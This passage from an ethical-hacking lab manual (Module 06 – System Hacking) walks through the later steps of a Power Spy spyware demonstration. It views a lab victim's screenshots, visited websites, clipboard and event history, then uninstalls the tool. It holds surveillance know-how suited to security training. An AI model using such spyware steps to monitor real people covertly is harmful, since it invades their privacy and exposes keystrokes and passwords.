
Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.

Module 06 – System Hacking




40. Click the **Screenshots** option from the left-hand pane to view the screenshot of the victim machine.

Note: The image on the screen might differ in your lab environment, depending on the user activities you performed earlier as a victim.



41. Click the **Websites Visited** option from the left-hand pane to view the websites visited by the victim.



42. Similarly, you can click on other options such as **Windows Opened**, **Clipboard**, and **Event History** to check other detailed information.


Note: Using this method, an attacker might attempt to install keyloggers and thereby gain information related to the websites visited by the victim, keystrokes, password details, and other information.

43. Navigate back to the **PowerSpy Control Panel** and click on **Uninstall** button from the right pane of the window, to uninstall the tool.

Module 06 – System Hacking



44. A **Notice** pop-up appears click on **Yes**.



45. Another **Notice** pop-up appears about deleting the logs, click on **Yes**.

46. In **Power Spy Uninstall** pop-up window click on **Yes**, to uninstall Power Spy.
47. Once uninstallation is finished, **Power Spy Uninstall** pop-up window appears, click **OK**.
48. Close all open windows on the target system (here, **10.10.1.19**).
49. Close **Remote Desktop Connection** by clicking on the close icon (**X**).
50. This concludes the demonstration of how to perform user system monitoring and surveillance using Power Spy.
51. Close all open windows and document all the acquired information.

